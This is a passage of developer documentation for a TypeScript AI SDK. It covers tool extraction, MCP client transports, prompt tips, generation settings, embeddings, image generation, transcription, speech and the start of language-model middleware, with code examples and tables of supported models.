? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mimeType: 'image/png' }];
},
}),
},
// ...
});
Extracting Tools
Once you start having many tools, you might want to extract them into separate files.
The tool helper function is crucial for this, because it ensures correct type inference.
Here is an example of an extracted tool:
import { tool } from 'ai';
import { z } from 'zod';
// the `tool` helper function ensures correct type inference:
export const weatherTool = tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
});
MCP Tools
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools. This enables your AI applications to discover and use tools across various services through a standardized interface.
Initializing an MCP Client
Create an MCP client using either:
SSE(Server-Sent Events): Uses HTTP-based real-time communication, better suited for remote servers that need to send data over the networkstdio: Uses standard input and output streams for communication, ideal for local tool servers running on the same machine (like CLI tools or local services)- Custom transport: Bring your own transport by implementing the
MCPTransportinterface, ideal when implementing transports from MCP's official Typescript SDK (e.g.StreamableHTTPClientTransport)
SSE Transport
The SSE can be configured using a simple object with a type and url property:
import { experimental_createMCPClient as createMCPClient } from 'ai';
const mcpClient = await createMCPClient({
transport: {
type: 'sse',
url: 'https://my-server.com/sse',
// optional: configure HTTP headers, e.g. for authentication
headers: {
Authorization: 'Bearer my-api-key',
},
},
});
Stdio Transport
The Stdio transport requires importing the StdioMCPTransport class from the ai/mcp-stdio package:
import { experimental_createMCPClient as createMCPClient } from 'ai';
import { Experimental_StdioMCPTransport as StdioMCPTransport } from 'ai/mcp-stdio';
const mcpClient = await createMCPClient({
transport: new StdioMCPTransport({
command: 'node',
args: ['src/stdio/dist/server.js'],
}),
});
Custom Transport
You can also bring your own transport, as long as it implements the MCPTransport interface. Below is an example of using the new StreamableHTTPClientTransport from MCP's official Typescript SDK:
import {
MCPTransport,
experimental_createMCPClient as createMCPClient,
} from 'ai';
import { StreamableHTTPClientTransport } from '@modelcontextprotocol/sdk/client/streamableHttp';
const url = new URL('http://localhost:3000/mcp');
const mcpClient = await createMCPClient({
transport: new StreamableHTTPClientTransport(url, {
sessionId: 'session_123',
}),
});
Closing the MCP Client
After initialization, you should close the MCP client based on your usage pattern:
- For short-lived usage (e.g., single requests), close the client when the response is finished
- For long-running clients (e.g., command line apps), keep the client open but ensure it's closed when the application terminates
When streaming responses, you can close the client when the LLM response has finished. For example, when using streamText, you should use the onFinish callback:
const mcpClient = await experimental_createMCPClient({
// ...
});
const tools = await mcpClient.tools();
const result = await streamText({
model: openai('gpt-4o'),
tools,
prompt: 'What is the weather in Brooklyn, New York?',
onFinish: async () => {
await mcpClient.close();
},
});
When generating responses without streaming, you can use try/finally or cleanup functions in your framework:
let mcpClient: MCPClient | undefined;
try {
mcpClient = await experimental_createMCPClient({
// ...
});
} finally {
await mcpClient?.close();
}
Using MCP Tools
The client's tools method acts as an adapter between MCP tools and AI SDK tools. It supports two approaches for working with tool schemas:
Schema Discovery
The simplest approach where all tools offered by the server are listed, and input parameter types are inferred based the schemas provided by the server:
const tools = await mcpClient.tools();
Pros:
- Simpler to implement
- Automatically stays in sync with server changes
Cons:
- No TypeScript type safety during development
- No IDE autocompletion for tool parameters
- Errors only surface at runtime
- Loads all tools from the server
Schema Definition
You can also define the tools and their input schemas explicitly in your client code:
import { z } from 'zod';
const tools = await mcpClient.tools({
schemas: {
'get-data': {
parameters: z.object({
query: z.string().describe('The data query'),
format: z.enum(['json', 'text']).optional(),
}),
},
// For tools with zero arguments, you should use an empty object:
'tool-with-no-args': {
parameters: z.object({}),
},
},
});
Pros:
- Control over which tools are loaded
- Full TypeScript type safety
- Better IDE support with autocompletion
- Catch parameter mismatches during development
Cons:
- Need to manually keep schemas in sync with server
- More code to maintain
When you define schemas, the client will only pull the explicitly defined tools, even if the server offers additional tools. This can be beneficial for:
- Keeping your application focused on the tools it needs
- Reducing unnecessary tool loading
- Making your tool dependencies explicit
Examples
You can see tools in action using various frameworks in the following examples:
<ExampleLinks examples={[ { title: 'Learn to use tools in Node.js', link: '/cookbook/node/call-tools', }, { title: 'Learn to use tools in Next.js with Route Handlers', link: '/cookbook/next/call-tools', }, { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, ]} />
title: Prompt Engineering description: Learn how to develop prompts with AI SDK Core.
Prompt Engineering
Tips
Prompts for Tools
When you create prompts that include tools, getting good results can be tricky as the number and complexity of your tools increases.
Here are a few tips to help you get the best results:
- Use a model that is strong at tool calling, such as
gpt-4orgpt-4-turbo. Weaker models will often struggle to call tools effectively and flawlessly. - Keep the number of tools low, e.g. to 5 or less.
- Keep the complexity of the tool parameters low. Complex Zod schemas with many nested and optional elements, unions, etc. can be challenging for the model to work with.
- Use semantically meaningful names for your tools, parameters, parameter properties, etc. The more information you pass to the model, the better it can understand what you want.
- Add
.describe("...")to your Zod schema properties to give the model hints about what a particular property is for. - When the output of a tool might be unclear to the model and there are dependencies between tools, use the
descriptionfield of a tool to provide information about the output of the tool execution. - You can include example input/outputs of tool calls in your prompt to help the model understand how to use the tools. Keep in mind that the tools work with JSON objects, so the examples should use JSON.
In general, the goal should be to give the model all information it needs in a clear way.
Tool & Structured Data Schemas
The mapping from Zod schemas to LLM inputs (typically JSON schema) is not always straightforward, since the mapping is not one-to-one.
Zod Dates
Zod expects JavaScript Date objects, but models return dates as strings.
You can specify and validate the date format using z.string().datetime() or z.string().date(),
and then use a Zod transformer to convert the string to a Date object.
const result = await generateObject({
model: openai('gpt-4-turbo'),
schema: z.object({
events: z.array(
z.object({
event: z.string(),
date: z
.string()
.date()
.transform(value => new Date(value)),
}),
),
}),
prompt: 'List 5 important events from the year 2000.',
});
Debugging
Inspecting Warnings
Not all providers support all AI SDK features. Providers either throw exceptions or return warnings when they do not support a feature. To check if your prompt, tools, and settings are handled correctly by the provider, you can check the call warnings:
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello, world!',
});
console.log(result.warnings);
HTTP Request Bodies
You can inspect the raw HTTP request bodies for models that expose them, e.g. OpenAI. This allows you to inspect the exact payload that is sent to the model provider in the provider-specific way.
Request bodies are available via the request.body property of the response:
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello, world!',
});
console.log(result.request.body);
title: Settings description: Learn how to configure the AI SDK.
Settings
Large language models (LLMs) typically provide settings to augment their output.
All AI SDK functions support the following common settings in addition to the model, the prompt, and additional provider-specific settings:
const result = await generateText({
model: yourModel,
maxTokens: 512,
temperature: 0.3,
maxRetries: 5,
prompt: 'Invent a new holiday and describe its traditions.',
});
maxTokens
Maximum number of tokens to generate.
temperature
Temperature setting.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means almost deterministic results, and higher values mean more randomness.
It is recommended to set either temperature or topP, but not both.
topP
Nucleus sampling.
The value is passed through to the provider. The range depends on the provider and model. For most providers, nucleus sampling is a number between 0 and 1. E.g. 0.1 would mean that only tokens with the top 10% probability mass are considered.
It is recommended to set either temperature or topP, but not both.
topK
Only sample from the top K options for each subsequent token.
Used to remove "long tail" low probability responses.
Recommended for advanced use cases only. You usually only need to use temperature.
presencePenalty
The presence penalty affects the likelihood of the model to repeat information that is already in the prompt.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
frequencyPenalty
The frequency penalty affects the likelihood of the model to repeatedly use the same words or phrases.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
stopSequences
The stop sequences to use for stopping the text generation.
If set, the model will stop generating text when one of the stop sequences is generated. Providers may have limits on the number of stop sequences.
seed
It is the seed (integer) to use for random sampling. If set and supported by the model, calls will generate deterministic results.
maxRetries
Maximum number of retries. Set to 0 to disable retries. Default: 2.
abortSignal
An optional abort signal that can be used to cancel the call.
The abort signal can e.g. be forwarded from a user interface to cancel the call, or to define a timeout.
Example: Timeout
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
abortSignal: AbortSignal.timeout(5000), // 5 seconds
});
headers
Additional HTTP headers to be sent with the request. Only applicable for HTTP-based providers.
You can use the request headers to provide additional information to the provider,
depending on what the provider supports. For example, some observability providers support
headers such as Prompt-Id.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
headers: {
'Prompt-Id': 'my-prompt-id',
},
});
title: Embeddings description: Learn how to embed values with the AI SDK.
Embeddings
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
Embedding a Single Value
The AI SDK provides the embed function to embed single values, which is useful for tasks such as finding similar words
or phrases or clustering text.
You can use it with embeddings models, e.g. openai.embedding('text-embedding-3-large') or mistral.embedding('mistral-embed').
import { embed } from 'ai';
import { openai } from '@ai-sdk/openai';
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: openai.embedding('text-embedding-3-small'),
value: 'sunny day at the beach',
});
Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. openai.embedding('text-embedding-3-large') or mistral.embedding('mistral-embed').
import { openai } from '@ai-sdk/openai';
import { embedMany } from 'ai';
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: openai.embedding('text-embedding-3-small'),
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Embedding Similarity
After embedding values, you can calculate the similarity between them using the cosineSimilarity function.
This is useful to e.g. find similar words or phrases in a dataset.
You can also rank and filter related items based on their similarity.
import { openai } from '@ai-sdk/openai';
import { cosineSimilarity, embedMany } from 'ai';
const { embeddings } = await embedMany({
model: openai.embedding('text-embedding-3-small'),
values: ['sunny day at the beach', 'rainy afternoon in the city'],
});
console.log(
`cosine similarity: ${cosineSimilarity(embeddings[0], embeddings[1])}`,
);
Token Usage
Many providers charge based on the number of tokens used to generate embeddings.
Both embed and embedMany provide token usage information in the usage property of the result object:
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding, usage } = await embed({
model: openai.embedding('text-embedding-3-small'),
value: 'sunny day at the beach',
});
console.log(usage); // { tokens: 10 }
Settings
Retries
Both embed and embedMany accept an optional maxRetries parameter of type number
that you can use to set the maximum number of retries for the embedding process.
It defaults to 2 retries (3 attempts in total). You can set it to 0 to disable retries.
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: openai.embedding('text-embedding-3-small'),
value: 'sunny day at the beach',
maxRetries: 0, // Disable retries
});
Abort Signals and Timeouts
Both embed and embedMany accept an optional abortSignal parameter of
type AbortSignal
that you can use to abort the embedding process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: openai.embedding('text-embedding-3-small'),
value: 'sunny day at the beach',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
Both embed and embedMany accept an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the embedding request.
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: openai.embedding('text-embedding-3-small'),
value: 'sunny day at the beach',
headers: { 'X-Custom-Header': 'custom-value' },
});
Embedding Providers & Models
Several providers offer embedding models:
| Provider | Model | Embedding Dimensions |
|---|---|---|
| OpenAI | text-embedding-3-large |
3072 |
| OpenAI | text-embedding-3-small |
1536 |
| OpenAI | text-embedding-ada-002 |
1536 |
| Google Generative AI | text-embedding-004 |
768 |
| Mistral | mistral-embed |
1024 |
| Cohere | embed-english-v3.0 |
1024 |
| Cohere | embed-multilingual-v3.0 |
1024 |
| Cohere | embed-english-light-v3.0 |
384 |
| Cohere | embed-multilingual-light-v3.0 |
384 |
| Cohere | embed-english-v2.0 |
4096 |
| Cohere | embed-english-light-v2.0 |
1024 |
| Cohere | embed-multilingual-v2.0 |
768 |
| Amazon Bedrock | amazon.titan-embed-text-v1 |
1024 |
| Amazon Bedrock | amazon.titan-embed-text-v2:0 |
1024 |
title: Image Generation description: Learn how to generate images with the AI SDK.
Image Generation
Image generation is an experimental feature.
The AI SDK provides the generateImage
function to generate images based on a given prompt using an image model.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
});
You can access the image data using the base64 or uint8Array properties:
const base64 = image.base64; // base64 image data
const uint8Array = image.uint8Array; // Uint8Array image data
Settings
Size and Aspect Ratio
Depending on the model, you can either specify the size or the aspect ratio.
Size
The size is specified as a string in the format {width}x{height}.
Models only support a few sizes, and the supported sizes are different for each model and provider.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
});
Aspect Ratio
The aspect ratio is specified as a string in the format {width}:{height}.
Models only support a few aspect ratios, and the supported aspect ratios are different for each model and provider.
import { experimental_generateImage as generateImage } from 'ai';
import { vertex } from '@ai-sdk/google-vertex';
const { image } = await generateImage({
model: vertex.image('imagen-3.0-generate-002'),
prompt: 'Santa Claus driving a Cadillac',
aspectRatio: '16:9',
});
Generating Multiple Images
generateImage also supports generating multiple images at once:
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { images } = await generateImage({
model: openai.image('dall-e-2'),
prompt: 'Santa Claus driving a Cadillac',
n: 4, // number of images to generate
});
Each image model has an internal limit on how many images it can generate in a single API call. The AI SDK manages this automatically by batching requests appropriately when you request multiple images using the n parameter. By default, the SDK uses provider-documented limits (for example, DALL-E 3 can only generate 1 image per call, while DALL-E 2 supports up to 10).
If needed, you can override this behavior using the maxImagesPerCall setting when configuring your model. This is particularly useful when working with new or custom models where the default batch size might not be optimal:
const model = openai.image('dall-e-2', {
maxImagesPerCall: 5, // Override the default batch size
});
const { images } = await generateImage({
model,
prompt: 'Santa Claus driving a Cadillac',
n: 10, // Will make 2 calls of 5 images each
});
Providing a Seed
You can provide a seed to the generateImage function to control the output of the image generation process.
If supported by the model, the same seed will always produce the same image.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
seed: 1234567890,
});
Provider-specific Settings
Image models often have provider- or even model-specific settings.
You can pass such settings to the generateImage function
using the providerOptions parameter. The options for the provider
(openai in the example below) become request body properties.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
providerOptions: {
openai: { style: 'vivid', quality: 'hd' },
},
});
Abort Signals and Timeouts
generateImage accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the image generation process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateImage accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the image generation request.
import { openai } from '@ai-sdk/openai';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
value: 'sunny day at the beach',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
If the model returns warnings, e.g. for unsupported parameters, they will be available in the warnings property of the response.
const { image, warnings } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
});
Error Handling
When generateImage cannot generate a valid image, it throws a AI_NoImageGeneratedError.
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the image model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Generating Images with Language Models
Some language models such as Google gemini-2.0-flash-exp support multi-modal outputs including images.
With such models, you can access the generated images using the files property of the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.0-flash-exp'),
providerOptions: {
google: { responseModalities: ['TEXT', 'IMAGE'] },
},
prompt: 'Generate an image of a comic cat',
});
for (const file of result.files) {
if (file.mimeType.startsWith('image/')) {
// The file object provides multiple data formats:
// Access images as base64 string, Uint8Array binary data, or check type
// - file.base64: string (data URL format)
// - file.uint8Array: Uint8Array (binary data)
// - file.mimeType: string (e.g. "image/png")
}
}
Image Models
| Provider | Model | Support sizes (width x height) or aspect ratios (width : height) |
|---|---|---|
| xAI Grok | grok-2-image |
1024x768 (default) |
| OpenAI | gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
| OpenAI | dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
| OpenAI | dall-e-2 |
256x256, 512x512, 1024x1024 |
| Amazon Bedrock | amazon.nova-canvas-v1:0 |
320-4096 (multiples of 16), 1:4 to 4:1, max 4.2M pixels |
| Fal | fal-ai/flux/dev |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-lora |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/fast-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-pro/v1.1-ultra |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/ideogram/v2 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/recraft-v3 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/stable-diffusion-3.5-large |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/hyper-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| DeepInfra | stabilityai/sd3.5 |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | black-forest-labs/FLUX-1.1-pro |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-schnell |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-dev |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-pro |
256-1440 (multiples of 32) |
| DeepInfra | stabilityai/sd3.5-medium |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | stabilityai/sdxl-turbo |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| Replicate | black-forest-labs/flux-schnell |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Replicate | recraft-ai/recraft-v3 |
1024x1024, 1365x1024, 1024x1365, 1536x1024, 1024x1536, 1820x1024, 1024x1820, 1024x2048, 2048x1024, 1434x1024, 1024x1434, 1024x1280, 1280x1024, 1024x1707, 1707x1024 |
| Google Vertex | imagen-3.0-generate-002 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Fireworks | accounts/fireworks/models/flux-1-dev-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/flux-1-schnell-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/japanese-stable-diffusion-xl |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/playground-v2-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/SSD-1B |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Luma | photon-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Luma | photon-flash-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Together.ai | stabilityai/stable-diffusion-xl-base-1.0 |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev-lora |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-canny |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-depth |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-redux |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell-Free |
512x512, 768x768, 1024x1024 |
Above are a small subset of the image models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Transcription description: Learn how to transcribe audio with the AI SDK.
Transcription
Transcription is an experimental feature.
The AI SDK provides the transcribe
function to transcribe audio using a transcription model.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
The audio property can be a Uint8Array, ArrayBuffer, Buffer, string (base64 encoded audio data), or a URL.
To access the generated transcript:
const text = transcript.text; // transcript text e.g. "Hello, world!"
const segments = transcript.segments; // array of segments with start and end times, if available
const language = transcript.language; // language of the transcript e.g. "en", if available
const durationInSeconds = transcript.durationInSeconds; // duration of the transcript in seconds, if available
Settings
Provider-Specific settings
Transcription models often have provider or model-specific settings which you can set using the providerOptions parameter.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: {
openai: {
timestampGranularities: ['word'],
},
},
});
Abort Signals and Timeouts
transcribe accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the transcription process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
transcribe accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the transcription request.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
const warnings = transcript.warnings;
Error Handling
When transcribe cannot generate a valid transcript, it throws a AI_NoTranscriptGeneratedError.
This error can arise for any the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the transcription model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_transcribe as transcribe,
NoTranscriptGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
} catch (error) {
if (NoTranscriptGeneratedError.isInstance(error)) {
console.log('NoTranscriptGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Transcription Models
| Provider | Model |
|---|---|
| OpenAI | whisper-1 |
| OpenAI | gpt-4o-transcribe |
| OpenAI | gpt-4o-mini-transcribe |
| ElevenLabs | scribe_v1 |
| ElevenLabs | scribe_v1_experimental |
| Groq | whisper-large-v3-turbo |
| Groq | distil-whisper-large-v3-en |
| Groq | whisper-large-v3 |
| Azure OpenAI | whisper-1 |
| Azure OpenAI | gpt-4o-transcribe |
| Azure OpenAI | gpt-4o-mini-transcribe |
| Rev.ai | machine |
| Rev.ai | low_cost |
| Rev.ai | fusion |
| Deepgram | base (+ variants) |
| Deepgram | enhanced (+ variants) |
| Deepgram | nova (+ variants) |
| Deepgram | nova-2 (+ variants) |
| Deepgram | nova-3 (+ variants) |
| Gladia | default |
| AssemblyAI | best |
| AssemblyAI | nano |
| Fal | whisper |
| Fal | wizper |
Above are a small subset of the transcription models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Speech description: Learn how to generate speech from text with the AI SDK.
Speech
Speech is an experimental feature.
The AI SDK provides the generateSpeech
function to generate speech from text using a speech model.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy',
});
To access the generated audio:
const audio = audio.audioData; // audio data e.g. Uint8Array
Settings
Provider-Specific settings
You can set model-specific settings with the providerOptions parameter.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
providerOptions: {
openai: {
// ...
},
},
});
Abort Signals and Timeouts
generateSpeech accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the speech generation process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { readFile } from 'fs/promises';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateSpeech accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the speech generation request.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { readFile } from 'fs/promises';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { readFile } from 'fs/promises';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
const warnings = audio.warnings;
Error Handling
When generateSpeech cannot generate a valid audio, it throws a AI_NoAudioGeneratedError.
This error can arise for any the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the speech model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_generateSpeech as generateSpeech,
AI_NoAudioGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
try {
await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
} catch (error) {
if (AI_NoAudioGeneratedError.isInstance(error)) {
console.log('AI_NoAudioGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Speech Models
| Provider | Model |
|---|---|
| OpenAI | tts-1 |
| OpenAI | tts-1-hd |
| OpenAI | gpt-4o-mini-tts |
| LMNT | aurora |
| LMNT | blizzard |
| Hume | default |
Above are a small subset of the speech models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Language Model Middleware description: Learn how to use middleware to enhance the behavior of language models
Language Model Middleware
Language model middleware is a way to enhance the behavior of language models by intercepting and modifying the calls to the language model.
It can be used to add features like guardrails, RAG, caching, and logging in a language model agnostic way. Such middleware can be developed and distributed independently from the language models that they are applied to.
Using Language Model Middleware
You can use language model middleware with the wrapLanguageModel function.
It takes a language model and a language model middleware and returns a new
language model that incorporates the middleware.
import { wrapLanguageModel } from 'ai';
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: yourLanguageModelMiddleware,
});
The wrapped language model can be used just like any other language model, e.g. in streamText:
const result = streamText({
model: wrappedLanguageModel,
prompt: 'What cities are in the United States?',
});
Multiple middlewares
You can provide multiple middlewares to the wrapLanguageModel function.
The middlewares will be applied in the order they are provided.
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: [firstMiddleware, secondMiddleware],
});
// applied as: firstMiddleware(secondMiddleware(yourModel))
Built-in Middleware
The AI SDK comes with several built-in middlewares that you can use to configure language models:
